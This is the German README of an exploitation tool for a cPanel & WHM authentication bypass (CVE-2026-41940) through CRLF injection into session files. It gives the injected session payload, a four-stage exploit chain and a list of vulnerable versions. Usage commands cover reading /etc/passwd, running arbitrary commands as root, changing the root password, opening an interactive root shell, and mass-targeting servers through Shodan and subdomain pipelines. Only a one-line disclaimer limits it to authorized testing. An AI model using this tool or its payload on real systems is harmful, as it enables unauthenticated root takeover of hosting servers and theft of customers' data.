

CVE-2026-41940 — cPanel & WHM Authentifizierungsumgehung durch CRLF-Injektion in Session-Dateien







CVE-2026-41940 — cPanel & WHM Authentication Bypass via Session-File CRLF Injection
4-stufige Exploit-Kette · Interaktive WHM-Shell · Bulk-Scanner · Pipeline-fähig · nur stdlib
cPanelSniper ist ein fokussiertes Exploitation-Framework für CVE-2026-41940, eine kritische Authentifizierungs-Bypass-Schwachstelle, die cPanel & WHM betrifft. Die Schwachstelle ermöglicht nicht authentifizierten Remote-Angreifern, Root-Level-WHM-Zugriff zu erlangen, indem CRLF-Sequenzen über den Authorization-HTTP-Header in die Session-Datei injiziert werden — ohne gültige Anmeldedaten.
Nur für autorisierte Penetrationstests und Bug-Bounty-Programme.
Die Ursache liegt in Session.pm: Die Funktion saveSession() ruft filter_sessiondata() nach dem Schreiben der Session-Datei auf die Festplatte auf. Das bedeutet, dass CRLF-Zeichen, die im Authorization: Basic-Headerwert eingebettet sind, unverändert in die Session-Datei geschrieben werden und Angreifer-kontrollierte Felder vor der Bereinigung injizieren.
Normaler Ablauf:
  POST /login/ → filter_sessiondata() → Session schreiben → Auth-Check

Verwundbarer Ablauf:
  POST /login/ → Session schreiben (CRLF-Payload injiziert) → filter_sessiondata() → Auth-Check liest vergiftete Datei
Der Authorization: Basic-Wert dekodiert zu:
root:x
successful_internal_auth_with_timestamp=9999999999
user=root
tfa_verified=1
hasroot=1
Diese Felder werden direkt in die Session-Datei auf der Festplatte geschrieben. Beim Zurücklesen behandelt cPanel die Session als vollständig authentifizierte Root-Session.
┌─────────────────────────────────────────────────────────────┐
│  Stufe 0 — Kanonische Hostname-Erkennung                    │
│  GET /openid_connect/cpanelid → 307 → echter Hostname       │
├─────────────────────────────────────────────────────────────┤
│  Stufe 1 — Preauth-Session prägen                           │
│  POST /login/?login_only=1  (falsche Anmeldedaten)          │
│  ← 401 + whostmgrsession-Cookie                             │
├─────────────────────────────────────────────────────────────┤
│  Stufe 2 — CRLF-Injection                                   │
│  GET / + Cookie: session + Authorization: Basic <payload>   │
│  cpsrvd schreibt CRLF-Felder in die Session-Datei           │
│  ← 307 Location: /cpsessXXXXXXXXXX/...                     │
├─────────────────────────────────────────────────────────────┤
│  Stufe 3 — Propagieren (do_token_denied-Gadget)             │
│  GET /scripts2/listaccts                                    │
│  Löst raw→cache-Flush aus — injizierte Felder werden aktiv  │
│  ← 401 Token denied (erwartet)                              │
├─────────────────────────────────────────────────────────────┤
│  Stufe 4 — WHM-Root-Zugriff verifizieren                    │
│  GET /cpsessXXXXXXXXXX/json-api/version                     │
│  ← 200 {"version":"11.x.x.x","result":1}  = PWNED          │
└─────────────────────────────────────────────────────────────┘
| Branch | Verwundbar | Gepatcht |
|---|---|---|
| 110.x | ≤ 11.110.0.96 | 11.110.0.97 |
| 118.x | ≤ 11.118.0.62 | 11.118.0.63 |
| 126.x | ≤ 11.126.0.53 | 11.126.0.54 |
| 132.x | ≤ 11.132.0.28 | 11.132.0.29 |
| 134.x | ≤ 11.134.0.19 | 11.134.0.20 |
| 136.x | ≤ 11.136.0.4 | 11.136.0.5 |
git clone https://github.com/ynsmroztas/cPanelSniper
cd cPanelSniper
python3 cPanelSniper.py --help
Kein pip install erforderlich. Nur reines Python 3.8+ stdlib.
# Einzelnes Ziel — nur scannen
python3 cPanelSniper.py -u https://target.com:2087

# Einzelnes Ziel — interaktive Shell nach dem Bypass
python3 cPanelSniper.py -u https://target.com:2087 --action shell

# Bulk-Scan aus Datei
python3 cPanelSniper.py -l targets.txt -t 20 -o results.json

# Erzwungener Scan (cPanel-Erkennung überspringen)
python3 cPanelSniper.py -u https://target.com:2087 --force
# Alle cPanel-Konten auf dem Server auflisten
python3 cPanelSniper.py -u https://target.com:2087 --action list

# OS-Befehl ausführen
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "id;whoami;uname -a"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "ls /home"
python3 cPanelSniper.py -u https://target.com:2087 --action cmd --cmd "cat /etc/passwd"

# Serverinformationen abrufen (Hostname, Last, Festplatte, MySQL-Host)
python3 cPanelSniper.py -u https://target.com:2087 --action info

# cPanel-Version abrufen
python3 cPanelSniper.py -u https://target.com:2087 --action version

# Root-Passwort ändern
python3 cPanelSniper.py -u https://target.com:2087 --action passwd --passwd 'NewPass@2026!'

# Interaktive WHM-Shell
python3 cPanelSniper.py -u https://target.com:2087 --action shell
# subfinder → httpx → cPanelSniper
subfinder -d target.com -silent | \
  httpx -silent -ports 2087,2086 -threads 50 | \
  python3 cPanelSniper.py -t 30 -o results.json

# Aus Scope-Liste
cat scope.txt | \
  httpx -silent -ports 2087,2086 -threads 100 | \
  python3 cPanelSniper.py -t 30 -o results.json

# Shodan-Ergebnisse
shodan search --fields ip_str,port 'title:"WHM Login"' | \
  awk '{print "https://"$1":"$2}' | \
  python3 cPanelSniper.py -t 30 -o shodan_results.json

# stdin-Pipe
echo "https://target.com:2087" | python3 cPanelSniper.py

# Mehrere Quellen kombiniert
{ subfinder -d target.com -silent; cat extra.txt; } | \
  httpx -silent -ports 2087 | \
  python3 cPanelSniper.py -t 20 --action list
Nach einem erfolgreichen Bypass öffnet das Flag --action shell eine interaktive Eingabeaufforderung:
════════════════════════════════════════════════════════════
  WHM Shell — target.com
  Version: CVE-2026-41940 | Auth: CRLF bypass
  'help' für Befehle, 'exit' zum Beenden
════════════════════════════════════════════════════════════

[email protected] ▶ id
  uid=0(root) gid=0(root) groups=0(root)

[email protected] ▶ accounts
  [cPanel-Konten]  target.com:2087 (47 Benutzer)
    user01               domain: example.com    email: [email protected]
    user02               domain: shop.com       email: [email protected]
    ...

[email protected] ▶ cat /etc/passwd
  root:x:0:0:root:/root:/bin/bash
  daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
  ...

